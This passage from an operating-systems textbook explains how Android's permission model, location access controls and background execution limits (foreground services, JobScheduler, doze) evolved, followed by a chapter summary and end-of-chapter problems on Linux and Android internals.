SET_ALARM
ACCESS_NETWORK_STATE
ACCESS_WIFI_STATE
VIBRATE
FLASHLIGHT
EXPAND_STATUS_BAR
KILL_BACKGROUND_PROCESSES
SET_WALLPAPER
INTERNET
BLUETOOTH
MODIFY_AUDIO_SETTINGS
WAKE_LOCK

Figure 10-77. Select list of auditable normal permissions.

This organizational change effectively moved the permission design from security-centric to privacy-centric. The new permission groups represent separate types of data the user may be interested in protecting, and everything else has been hidden from them.

For something to justify being shown as a runtime permission, it must clearly pass a test: "Is this something the user easily understands (which generally means it represents some clear data about them), and can be confident in making a decision about releasing access to that data?" Users answering yes to a runtime permission prompt is them making a statement that they are going to trust that app (and its developer) with all of that type of personal data on their device.

The INTERNET permission is a good case study in this design process: it was modified from a dangerous permission shown to the user at install, to a normal permission that does not require a runtime prompt and is never shown to the user. The reasoning behind this is given below:

1. **How many applications would ask for this as a runtime permission?** Most of them, so the user will be confronted with it frequently and needs to be especially confident about making a good decision. (Frequent prompts for decisions the user is not confident in can easily lead to all of the prompts being mostly ignored by them.)
2. **Is this protecting some data the user can clearly understand?** No. That makes it harder for the user to understand what is being asked.
3. **Is this giving the application an ability the user cares about?** Yes. In a way, apps being able to access the network seems like something that is of interest to the user's privacy.
4. **Why would a user decide whether or not to give an app the permission?** A common thought process here is: "I do not want the app to access the network so it cannot send my data off the device."
5. Deciding to allow access to the network actually has a close connection to decisions around giving it access to personal data! That is, a user saying "no" to the network permission will often lead to them feeling better about saying "yes" to requests to get access to their data.
6. Wanting to control network access is thus actually a proxy for wanting a guarantee about the app not being able to export any data off the device. However, *that is not what the network permission does*. Even if an app does not have network access, there are many ways it can export data, even accidentally: for example if it opens the browser on a Website associated with it, the URL it hands to the browser can contain any data it wants, which is then sent to the app's server.

It is best that network access not be a runtime permission, for multiple reasons. It would be requested by most apps, causing the user to be constantly confronted with it. They are being asked to make a decision that is not clear how it impacts them. The main reason that many users would infer why they should say

"no"—that it prevents the app from exporting data—can lead them to make bad decisions for other permissions the app requests. The last point compromises the fundamental permission model: that saying "yes" to a permission prompt is expressioning trust in the app with that data.

There are, finally, a few permissions that completely disappeared in the runtime mode, such as WRITE_SETTINGS and SYSTEM_ALERT_WINDOW. Typically these were deemed too dangerous to just hide or even have as a simple runtime prompt (or too hard to understand for the user to make a good decision in a simple runtime prompt). Typically these were transformed into an explicit user interface that the user must go in to manually enable access of the app to that permission, as covered previously when discussing permissions and explicit user interfaces for controlling them.

This then provides a basic framework for deciding how a particular feature in the platform will be secured, in a privacy-oriented way:

1. If it can be done as part of a larger user flow, where the users do not realize they are making a security/privacy decision, that is ideal. Examples of such flows are the URI permission grants driven by share and android.intent.action.GET_CONTENT experiences described previously.
2. If it is something that does not significantly impact the user's privacy or put the device at risk, a normal auditable permission is a good choice.
3. If it is associated with clear personal data, the user is likely to have a strong opinion about who can access it, so a runtime permission is probably a good choice.
4. Otherwise, it may need to be a separate explicit user interface for giving only certain apps that specific privilege. The more dangerous this is to the user, however, the more carefully it must be done. For example, the WRITE_SMS permission was changed to a separate interface where it is only given to one app that a user can designate as the preferred text messaging app. This helps everyone make a safer decision by instead thinking about which app should get this feature.

Evolving Runtime Permissions

The move to runtime permissions was only the start of Android's privacy journey, which will continue to be a core design consideration for operating systems just like security. To illustrate these changes, we will look specifically at the location permission and how it evolved over later Android releases.

Recall that in Android 6.0, the user experience for location access shown in the previous Fig. 10-75 was a simple "yes" or "no" question, hiding even the difference between coarse and fine grained location access, to create a simple experience. This provided significant new control for users, but as the ability to access the user's location increasingly became a point of concern (both due to increased user awareness and increased problematic use by apps), demands for more control drove a series of changes from the initial simple runtime permission.

The first change to location access was invisible to users: in Android 8.0 the concept of background vs. foreground location access was introduced. When an application is considered to be in the background, it is not able to get location updates at a high rate.

The motivation for this was partly to improve the battery life of Android devices, since applications constantly monitoring location in the background could consume significant power, but it also reduced the amount of information about the user that these apps could collect. (Applications that really need to closely monitor location while in the background can do this through the use of foreground services, which are discussed later in Background Execution.)

Android 10 took a more privacy-centric approach to this problem, making the difference between background and foreground location access an explicit part of the user's experience. This was presented to the user in the form of a new runtime prompt, shown in Fig. 10-78, where the user could select the kind of access the app should have.

Figure 10-78. Android 10's background vs. foreground location prompt.

Driven by growing demands for more privacy, this new permission prompt is the first time the platform used the concept of background vs. foreground execution of apps in its core user experience. Note the careful wording here: foreground is described as "only while the app is in use" and background is "all the time," reflecting the actual underlying complexity of these concepts. For example, if you are currently using a mapping application to do navigation but are not actively in the app on the screen, is it considered foreground or background? From Android's

perspective it is foreground for location access, but "while the app is in use" better explains this to the user.

Android 11 went a step further and introduced a new concept of "only this once," shown in Fig. 10-79, now giving the user an option to restrict location access to only their current session in the app. When selected, once the app is exited, the location permission will be silently revoked and cause the app to no longer have location access. The next time the app is used, there will be another prompt for location access and the user can decide in this new situation what to allow.



Figure 10-79. Android 11's "only this once" prompt.

A transient permission grant is useful for permissions like location, where any time apps have access to it they have available a continuous stream of new personal data about the user, in this case where the user is located. (The same capability was at this time applied to two other permissions with similar semantics, access to the camera and microphone.) This addresses the situation where users feels like the app is asking for access to such data in a situation that makes sense now, but they do not think the app normally needs that access.

Note also another change to the location experience, where the option to give background access to location is completely gone. This happened because having more than three options results in an overly complicated experience for users trying to decide what they want, and the vast majority of applications do not need full background access since most such use cases are served better by foreground services.

For the rare cases where an app really could make use of full background location access, and the user can be convinced to allow this, the option still remains in the overall system settings for the app's permissions, shown in Fig. 10-80. Here the user can see all of the possible options, including the option currently selected for the app (if any), and change the selection as desired.

Most recently, Android 12 further extends the options available to the user about location access by giving them the option to select between coarse vs. fine



Figure 10-80. Android 11's location permission settings.

access as shown in Fig. 10-81. Note that these are essentially the same types of location access applications and the user could differentiate between back at the start in Android 1.0! They were hidden from the user, but were still options for the app, in Android 5.0. Android 12 again shows them explicitly to the user while also allowing them to override the app's preference (if it is requesting fine access).

Android 12 also introduced a new "privacy dashboard," allowing users to see when apps are accessing their location and other personal data after they have granted that access. Fig. 10-82 shows an example of what a user may see about location access across their device. This provides a rich tool for users to monitor what their apps are doing, to reassure themselves they are comfortable with it and potentially change their decision about an app's access based on what they see.

The changes we have discussed (from the transition to runtime permissions, through evolution of location access, to privacy dashboard) all serve to illustrate how privacy has become a unique aspect of operating system design. Most operating system features are better the less the user is aware of them. This is true not only for security, as we previously described, but generally the better solution for a problem is one where the operating system can do something so that the user does not need to think about it. We saw another example of this earlier, with Android removing the need for users to think about explicitly starting and stopping their apps.

Figure 10-81. Android 12's coarse vs. fine prompt.



Figure 10-82. Android 12's privacy dashboard showing "location" details.

Privacy, in contrast, is a collaboration with the user, gaining their trust by clearly informing them of what is happening with their data and providing controls for them to express their preferences. It is hard for an operating system to do this automatically, not only because having this information and control is central to gaining trust, but also because there is no right set of answers for all users: if you survey users about their preferences for how their data is handled, some will care much less than others (caring more about features they get by providing their data), and some will have significantly stronger preferences for certain types of data compared to others with strong preferences for different data.

10.8.12 Background Execution and Social Engineering

One of Android's initial design goals was to create an open mobile operating system, allowing regular app developers the flexibility to not only implement much of the same functionality as provided by its built-in applications, but also to create new kinds of applications not originally envisioned by the platform.

This design goal was expressed in the previously covered application model of activities, receivers, services, and content providers: a set of flexible basic building blocks applications use to express their needs to the operating system. Of special note is the service, a general mechanism for an app to express the need to do some work in the background even if the user is not currently running their app.

A service can represent a wide range of functionality, from various kinds of updating and syncing data in the background, to more explicitly user-controlled execution. For example, Android shipped with a music player that allowed the user to continue listening to music even while not in the application itself. Since this could be built with the basic service construct, from the first version of Android any regular application could implement that same functionality, and even use it for entirely new kinds of experiences such as driving navigation or exercise tracking.

Android's flexibility in background execution was valuable, but also became an increasing challenge to manage, which this section will look at in more detail. But before doing that, let's consider a simple case of foreground services.

A foreground service is a capability for a running service component to tell Android that it is especially important to the user. This gives the system an important distinction between more important and less important services, for things like memory management. Recall Fig. 10-63 showing different process importance categories. Whether a service is foreground or not determines whether its process is classified as *perceptible* or *service*. By being more important than regular services (but less important than the visible application), Android can correctly decide to get rid of processes for background services without breaking experiences like the user listening to music in the background.

In Android 1.0, a services was made foreground with a simple API that directly requested it, and the system trusted that apps used this for the intended purpose:

something the *user is aware of* like background music playback. However, soon after 1.0 shipped, it was observed that applications would often use the API incorrectly, setting something to be foreground that was not really so important to the user. This behavior started to cause bad experiences for users, as the services they did care about would get killed due to services they did not.

The foreground service issue was addressed in Android 2.0 by requiring that, in order to make a service foreground, it also needs to have an ongoing notification associated with it. This tied the purpose of a foreground service (doing something the user is directly aware of) to something an app would only want to do in such a situation (inform the user about what it is doing in a very visible way). Playing music in the background, navigating with maps, tracking exercise—all of these things naturally involve displaying a notification so the user can easily see what is happening and control it, even when not in the app that is doing the operation.

Though the notification solution worked well in incentivizing developers to use foreground services for their intended purpose, over time a more general issue of apps running in the background became an growing problem for Android that needed to be further addressed. To understand why, let's consider the way an operating system like Android deals with a limited resource such as battery power.

The battery of a mobile device is an important, limited resource. For each charge of the battery, you can get a fixed amount of work done. People expect their battery to last through a normal day without needing to be charged, so there is a fixed amount of work that a device can do each day. Ideally the battery only drains while its screen is on and in use, so there is a fairly clear amount of actual work you can use the device for each day. However, while the screen is off numerous things can also consume power, such as:

1. Keeping RAM refreshed so it retains its data.
2. Keeping CPUs asleep but ready to wake up when an external event happens.
3. Running the various radios: Cell, Wi-Fi, Bluetooth, etc.
4. Maintaining an active network connection to wake up when important events happen, such as receiving an instant message that should notify the user.
5. Apps doing work users may care about: syncing email (and possibly notifying of a new message arriving), updating current weather information for them to see next time they check their device, syncing news to show them current headlines next time they look, etc.

The more power consumed while not in use, the more the user's experience degrades due to there being less time she can actually use her device qon a single charge during the day. Most of the above items simply must be done to keep the

device functional, but the last point is more complicated: these are not necessary, and though they do create a better experience individually, this comes at the price of a worse overall battery life experience.

Consider a single app developer whose app lets you see news stories. It is important for people using the app to see the current news, possibly even for them to get notifications about recent news of interest, so the developer decides to refresh its news from the network even when the app is not directly in use. Of course the developer understands that just keeping the app running all of the time to constantly retrieve news is not good for the user, so a decision is made to do this only, say, twice an hour, to avoid draining the battery.

An app like this, doing some background work twice an hour, probably by itself has a good balance between experience in the app vs. overall battery life. However, now take 20 apps making this same trade-off and install them on a device: there is something wanting to do work in the background every 1.5 minutes! This will notably consume the device's limited available battery power, and thus how much it can be used during the day.

This problem is an illustration of the economic science concept of the *tragedy of the commons*. This is a situation where, when there are individual users of a shared resource, making their own individual rational decision about how to use that resource, together those decisions can result in over-consumption of the resource that results in harm to all of them beyond the individual benefits any each user gains. None of the individuals need be malicious in any way for this to happen. The original example of the tragedy of the commons is a public pasture for grazing sheep. It is in the interest of each farmer to have as many sheep as possible, but this may result in so many sheep that the pasture is overgrazed and all the sheep starve.

Android's approach of providing generic flexible building blocks for apps is a recipe for these kinds of tragedy of the commons issues. This design was important early on for Android to allow significant innovation on top of the platform in ways it could not anticipate. However, it also relies significantly on applications making good *global* decisions about their behavior. In particular, when an application asks to start a service, the platform must generally respect that (as much as it can) and allow the service to run, doing whatever it decides to do, until the app says it is done.

The most obvious problem this allows, however, is for apps that are poorly designed or buggy to rapidly drain the battery: starting a service for a long time, sitting there holding a wake lock keeping the device running, doing significant work on the CPU that uses power. Android 2.3 included the first major step in addressing background app battery use, shown in Fig. 10-83, which presents to the user how much the battery has drained and approximations for how much apps and other things on the device are responsible for that drain.

Viewing OS resource management as an economic/social problem, we have now seen two general strategies for addressing them. Tying foreground services to



Figure 10-83. Android's early battery use screen.

notifications is an example of creating incentives that achieve the desired outcome: in this case a strong disincentive to abuse foreground services, because the associated notification will annoy people and give them a negative impression of the app. The battery usage display is an example of creating accountability: making visible the things applications are doing that can have significant impact on the device, so they can be held accountable for bad behavior and allow the user to take action based on that.

Neither of these approaches helps address the tragedy of the commons problem, where many reasonably behaving apps together consume too much power. It is difficult to find incentives that would significantly change the decisions those apps make (or even clearly say what the right decision is for each app), and accountability from battery usage data would simply show a large number of apps each individually using a small amount of the overall power. This was not initially a significant issue for Android, but as time went on, and devices had increasing numbers of apps installed on them, and those apps grew increasing amounts of functionality, it needed to be addressed.

Android 5.0 made the first major step at addressing cross-app power consumption problems with the introduction of the *JobScheduler* API. This provides a new specialized kind of service, one the app does not explicitly start or bind to, but instead tells the platform information about when it should run, such as whether it

needs network access, how frequently it should run, etc. Android then decides when to run the service and for how long.

JobScheduler gave Android the ability to look at the background work desires across all of the applications on a device and make scheduling decisions to balance how much work each app can do vs. their overall impact on battery life. For example, if Android determines that a particular app has not been used recently, it can significantly reduce how much work that app can do in the background in favor of other apps that are apparently more important to the user.

For JobScheduler to actually have an impact, however, apps need to use it; yet on its own, there is little incentive for them to do so. It did not replace the underlying flexible service mechanism, which apps were already using, were often easier to use (in a more simplistic way than jobs), and allowed them total flexibility to do the scheduling they wanted. Further changes were needed to change this situation.

Android 6.0 took the next step in taking more control over background execution by introducing "doze mode." The idea here was to identify one specific use case where battery life is a clear problem, and thus where strong restrictions could be applied by the platform to get significant gains. The target use case here was tablets that are not used for days: if the user leaves their tablet sitting on a shelf for a day, it is a terrible experience to come back to it with the battery empty. There is also no reason for users to have that experience, because they generally do not care about the tablet doing much of anything in the background during that time.

Doze addressed these long periods by defining it as a clear state the device can identify itself as being in, and stop all background work it can. Going into this state happens when the screen has been off for more than an hour and the device has not been moving. At that point, numerous restrictions are placed on the device: apps do not have network access and cannot hold wakelocks (so even if they have a running service they cannot keep the device consuming power), as well as other limitations such as turning off Wi-Fi and Bluetooth scans, limiting and throttling alarms, etc.

A device comes out of doze when the screen is turned back on or it is moved significantly (and thus needs to do scans and other things to collect new location-related information). The latter is accomplished by a special feature in the sensor system called a "significant motion detector" that allows the main CPU to go to sleep but wake up if the detector triggers.

While in doze, there is still a need to keep some limited background work happening. For example, an incoming instant message should still trigger a notification on the device, and important background operations should still be able to run for some amount. These needs are addressed through two mechanisms:

1. Android always maintains a connection to a server that tells it about important real-time events it should deal with, such as incoming instant messages or changes in calendar events. These are normally not delivered during doze, but a special high priority message allows these critical events to briefly wake up the device and handle them without impacting the overall doze state.

2. While in doze, the system will go into short *maintenance windows*, shown in Fig. 10-84, where most doze restrictions are released; this allows some continued operation of things like background syncing of email, refreshing news, etc.



Figure 10-84. Doze and maintenance windows.

Apps can coordinate their work with doze maintenance windows through the previously mentioned JobScheduler. During doze, jobs are not scheduled, and the maintenance window is primarily a period when important pending jobs will be run by the system. This is the first significant incentive Android introduced for apps to switch from raw services to jobs, since services cannot as easily coordinate the work they are doing with the inability to access the network or hold wake locks during doze.

Android 7.0 created a new doze mode called "doze light." This applies many of the background restriction benefits of doze to most cases when a device's screen is off, even when it is being moved around. After the screen is off for a short period (around 15 minutes), doze light will kick in and apply the same network and wake lock restrictions as regular doze. Maintenance windows also exist in this mode, although they are much briefer in both duration and period between them. Since the device is allowed to be moving around in this mode, lower-level work like Wi-Fi and Bluetooth scans must be allowed to run.

Unfortunately, doze did not create sufficient incentives for apps to switch to JobScheduler (or at least to do this quickly), so Android 8.0 took a stronger approach with the creation of *background execution restrictions*. This applied a hard rule that most applications simply could no longer freely use plain services for background work, and now had to use JobScheduler. (At the same time, a new more explicit exception was created for purely foreground services in order to continue supporting their use cases.)

There is a mechanism for apps to remove background restrictions from themselves, through the explicit user interface mechanism previously discussed on the

topic of permissions. This requires the user to make a deliberate decision to give up their device's battery life to the app, which is a fairly high bar for most users; the result was sufficient pressure to drive most apps to finally move to JobScheduler instead.

Android 10 included a new restriction on activity launches. Prior to this release, an application in the background could freely launch an activity into the foreground. A number of use cases that needed this capability (such as incoming calls and alarm clocks) now had other facilities for getting the user's attention, and this capability was increasingly abused by malware. Disallowing background launches was done primarily to address the malware issue, but also closed a door apps had to get away from Android's background execution control: if they happened to be able to run a little bit in the background (such as receiving a broadcast), they could launch one of their activities to bring their app back to the foreground and escape any current background restrictions.

The changes up to Android 8, and to some degree the activity launch restrictions in Android 10, put the system in a much better position to manage the battery and ensure that users have a good experience. The state of things looked good for a few years, until a new issue started appearing: foreground services.

Recall that a foreground service is a special state for a service, marking it as important to the user. This state means that background restrictions and doze can not be applied to its app, for example, a foreground service being used to play music needs to run indefinitely, be able to keep the device awake, and have network access in case it is streaming audio from a server.

When background execution restrictions were implemented, an additional special carve-out needed to be created for foreground services. There are important cases where an app in the background will need to start a foreground service, such as starting their music playback in response to a media button being pressed while the app is not in the foreground. This has the same result as launching activities in the background, allowing them to escape background execution restrictions.

At this point, the original incentive to use foreground services for their intended purpose (doing something the user directly cares about), by requiring a notification, had broken down. Two major changes caused this. First, the increasing restrictions on background execution removed the alternative developers had of just using a regular service. Second, changes to the notification system had made app abuse of notifications less of a problem for them: originally, if the user was unhappy with a notification, their only option was to turn off all of the app's notifications. This prevented the app from getting the user's attention anywhere, since it could no longer post any notifications. Recent changes In Android allowed users to have finer control over notifications, so they could easily just hide the one for the foreground service without impacting other notifications.

Android 12 finally took on this problem by restricting foreground services. Much like the restriction on launching activities, applications could no longer start foreground services whenever they wanted. Instead, foreground services could now

only be started when the app was in a state where it was considered okay to do so, such as any time the app itself was already in the foreground for another reason, or it was executing in response to something that could be related to a user intent (such as responding to the aforementioned media button event).

This leaves us at the state of background execution in Android, circa 2021. Android will, however, continue to evolve; not only to continue to optimize the battery life it can provide, but also as it has to address the changing behavior of its application ecosystem and expectations of its users.

10.9 SUMMARY

In this chapter we have looked at two examples in detail: Linux and Android, which built on top on Linux. Linux has been around now for a bit over 30 years and has grown from a hobby project by one person who wanted a production version of MINIX to a large and powerful system that powers most of the Internet. It is also the most successful open-source project in history.

We started with a brief overview of the user interface and the shell, with some examples of what you can do on the command line. Then we took a brief look at some of the standard UNIX programs that are available in Linux. Next we saw how Linux is structured in layers.

After that we moved onto the core of the Linux material, how it works inside. This included processes and threads, memory management, input/output, the file system, and, of course, security. For each of these we showed some of the system calls available and how they are implemented. Then we moved on to Android, which is layered on top of Linux. Linux itself is mostly used on desktops, notebooks, and servers but Android is aimed at mobile devices such as smartphones and tablets. This changes its goals and requirements considerably. For example, how long it takes to start a program is of only minor interest on notebooks, but it is crucial on mobile devices. Notebook users really don't mind if Word takes 3 seconds to start, but smartphone users would go crazy if hitting the app to make a phone call took 3 seconds to boot. This simple difference in goals has vast implications for the respective designs.

Another enormous difference between Linux and Android is that while Linux tries to avoid wasting energy, Android goes to great lengths to prevent draining the battery to fast. A smartphone whose battery lasted only 4 hours would not be a big hit.

After going over tge design goals and history of Android, we took a look at the system architecture. Then we studied the innards in detail, includng ART, binder IPC, how apps work, intents, and the Android process model. Next come the ever-important security, which has evolved over the years in Android as it has become more important. Finally we looked at background execution, which is quite different from how it is done on desktops and notebooks.

PROBLEMS

1. The first version of UNIX was written in assembly code. Explain how writing UNIX in C made it easier to port it to new machines.

2. What is a portable C compiler? How does it simplify portability of UNIX?

3. The POSIX interface defines a set of library procedures. Explain why POSIX standardizes library procedures instead of the system-call interface.

4. Linux depends on gcc compiler to be ported to new architectures. Describe one advantage and one disadvantage of this dependency.

5. When the kernel catches a system call, how does it know which system call it is supposed to carry out?

6. What is the difference, if any between these two Linux command lines? Think about all possible cases.

```
cat f1 f2 f3 | grep "day" | head -500

cat f1 f2 f3 | grep "day" >tmp; head -500 tmp; rm tmp
```

7. What does the following Linux shell pipeline do?

```
grep rt xyz | wc –l
```

8. When the Linux shell starts up a process, it puts copies of its environment variables, such as *HOME*, on the process' stack, so the process can find out what its home directory is. If this process should later fork, will the child automatically get these variables, too?

9. About how long does it take a traditional UNIX system to fork off a child process under the following conditions: text size = 100 KB, data size = 20 KB, stack size = 10 KB, task structure = 1 KB, user structure = 5 KB. The kernel trap and return takes 1 msec, and the machine can copy one 32-bit word every 50 nsec. Text segments are shared, but data and stack segments are not.

10. As multimegabyte programs became more common, the time spent executing the fork system call and copying the data and stack segments of the calling process grew proportionally. When fork is executed in Linux, the parent's address space is not copied, as traditional fork semantics would dictate. How does Linux prevent the child from doing something that would completely change the fork semantics?

11. Why are negative arguments to nice reserved exclusively for the superuser?

12. A non-real-time Linux process has priority levels from 100 to 139. What is the default static priority and how is the nice value used to change this?

13. Does it make sense to take away a process' memory when it enters zombie state? Why or why not?

14. To what hardware concept is a signal closely related? Give two examples of how signals are used.

15. Why do you think the designers of Linux made it impossible for a process to send a signal to another process that is not in its process group?

16. There are a number of daemons running on most UNIX systems including Linux. Identify five daemons and provide a short description of each one. (*Hint*: Think about networking.)

17. When a new process is forked off, it must be assigned a unique integer as its PID. Is it sufficient to have a counter in the kernel that is incremented on each process creation, with the counter used as the new PID? Discuss your answer.

18. In every process' entry in the task structure, the PID of the parent is stored. Why?

19. The copy-on-write mechanism is used as an optimization in the fork system call, so that a copy of a page is created only when one of the processes (parent or child) tries to write on the page. Suppose a process *p1* forks processes *p2* and *p3* in quick succession. Explain how a page sharing may be handled in this case.

20. Two tasks A and B need to perform the same amount of work. However, task A has higher priority, and needs to be given more CPU time. Explain how will this be achieved in each of the Linux schedulers described in this chapter, the O(1) and the CFS scheduler.

21. Some UNIX systems are tickless, meaning they do not have periodic clock interrupts. Why is this done? Also, does ticklessness make sense on a computer (such as an embedded system) running only one process?

22. When booting Linux (or most other operating systems for that matter), the bootstrap loader in sector 0 of the disk first loads a boot program which then loads the operating system. Why is this extra step necessary? Surely it would be simpler to have the bootstrap loader in sector 0 just load the operating system directly.

23. A certain editor has 100 KB of program text, 30 KB of initialized data, and 50 KB of BSS. The initial stack is 10 KB. Suppose that three copies of this editor are started simultaneously. How much physical memory is needed (a) if shared text is used, and (b) if it is not?

24. Why are open-file-descriptor tables necessary in Linux?

25. In Linux, the data and stack segments are paged and swapped to a scratch copy kept on a special paging disk or partition, but the text segment uses the executable binary file instead. Why?

26. A DAX file system does not use a page cache. When is such a file system appropriate? Would you use a DAX file system with a hard disk? Why or why not?

27. Describe a way to use mmap and signals to construct an interprocess-communication mechanism.

28. A file is mapped in using the following mmap system call:

```
mmap(65536, 32768, READ, FLAGS, fd, 0)
```

Pages are 8 KB. Which byte in the file is accessed by reading a byte at memory address 72,000?

29. After the system call of the previous problem has been executed, the call

```
munmap(65536, 8192)
```

is carried out. Does it succeed? If so, which bytes of the file remain mapped? If not, why does it fail?

30. Can a page fault ever lead to the faulting process being terminated? If so, give an example. If not, why not?

31. Is it possible that with the buddy system of memory management it ever occurs that two adjacent blocks of free memory of the same size coexist without being merged into one block? If so, explain how. If not, show that it is impossible.

32. It is stated in the text that a paging partition will perform better than a paging file. Why is this so?

33. Give two examples of the advantages of relative path names over absolute ones.

34. The following locking calls are made by a collection of processes. For each call, tell what happens. If a process fails to get a lock, it blocks.

(a) *A* wants a shared lock on bytes 0 through 10.
(b) *B* wants an exclusive lock on bytes 20 through 30.
(c) *C* wants a shared lock on bytes 8 through 40.
(d) *A* wants a shared lock on bytes 25 through 35.
(e) *B* wants an exclusive lock on byte 8.

35. Consider the locked file of Fig. 10-26(c). Suppose that a process tries to lock bytes 10 and 11 and blocks. Then, before *C* releases its lock, yet another process tries to lock bytes 10 and 11, and also blocks. What kinds of problems are introduced into the semantics by this situation? Propose and defend two solutions.

36. Explain under what situations a process may request a shared lock or an exclusive lock. What problem may a process requesting an exclusive lock suffer from?

37. Suppose that an lseek system call seeks to a negative offset in a file. Given two possible ways of dealing with it.

38. If a Linux file has protection mode 755 (octal), what can the owner, the owner's group, and everyone else do to the file?

39. Some tape drives have numbered blocks and the ability to overwrite a particular block in place without disturbing the blocks in front of or behind it. Could such a device hold a mounted Linux file system?

40. In Fig. 10-24, both Aron and Nathan have access to the file *x* in their respective directories after linking. Is this access completely symmetrical in the sense that anything one of them can do with it the other one can, too?

41. As we have seen, absolute path names are looked up starting at the root directory and relative path names are looked up starting at the working directory. Suggest an efficient way to implement both kinds of searches.

42. When the file */usr/ast/work/f* is opened, several disk accesses are needed to read i-node and directory blocks. Calculate the number of disk accesses required under the assumption that the i-node for the root directory is always in memory, and all directories are one block long.

43. A Linux i-node has 12 disk addresses for data blocks, as well as the addresses of single, double, and triple indirect blocks. If each of these holds 256 disk addresses, what is the size of the largest file that can be handled, assuming that a disk block is 1 KB?

44. When an i-node is read in from the disk during the process of opening a file, it is put into an i-node table in memory. This table has some fields that are not present on the disk. One of them is a counter that keeps track of the number of times the i-node has been opened. Why is this field needed?

45. On multi-CPU platforms, Linux maintains a *runqueue* for each CPU. Is this a good idea? Explain your answer?

46. The concept of loadable modules is useful in that new device drivers may be loaded in the kernel while the system is running. Provide two disadvantages of this concept.

47. The kernel worker threads can be awakened periodically to write back to disk very old pages—older than 30 sec. Why is this necessary?

48. After a system crash and reboot, a recovery program is usually run. Suppose this program discovers that the link count in a disk i-node is 2, but only one directory entry references the i-node. Can it fix the problem, and if so, how?

49. Based on the information presented in this chapter, if a Linux ext2 file system were to be put on a 1.44-MB floppy disk, what is the maximum amount of user file data that could be stored on the disk? Assume that disk blocks are 1 KB.

50. In view of all the trouble that students can cause if they get to be superuser, why does this concept exist in the first place?

51. A professor shares files with his students by placing them in a publicly accessible directory on the Computer Science department's Linux system. One day he realizes that a file placed there the previous day was left world-writable. He changes the permissions and verifies that the file is identical to his master copy. The next day he finds that the file has been changed. How could this have happened and how could it have been prevented?

52. Linux has a system call fsuid. Unlike setuid, which grants the user all the rights of the effective id associated with a running program fsuid grants the user who is running the program special rights only with respect to access to files. Why is this feature useful?

53. On a Linux system, go to */proc/####* directory, where #### is a decimal number corresponding to a process currently running in the system. Answer the following along with an explanation:
(a) What is the size of most of the files in this directory?
(b) What are the time and date settings of most of the files?
(c) What type of access right is provided to the users for accessing the files?

54. If you are writing an Android activity to display a Web page in a browser, how would you implement its activity-state saving to minimize the amount of saved state without losing anything important?

55. If you are writing networking code on Android that uses a socket to download a file, what should you consider doing that is different than on a standard Linux system?

56. If you are designing something like Android's *zygote* process for a system that will have multiple threads running in each process forked from it, would you prefer to start those threads in zygote or after the fork?

57. Imagine you use Android's Binder IPC to send an object to another process. You later receive an object from a call into your process, and find that what you have received is the same object as previously sent. What can you assume or not assume about the caller in your process?

58. Consider an Android system that, immediately after starting, follows these steps:

1. The home (or launcher) application is started.
2. The email application starts syncing its mailbox in the background.
3. The user launches a camera application.
4. The user launches a Web browser application.

The Web page the user is now viewing in the browser application requires increasingly more RAM, until it needs everything it can get. What happens?

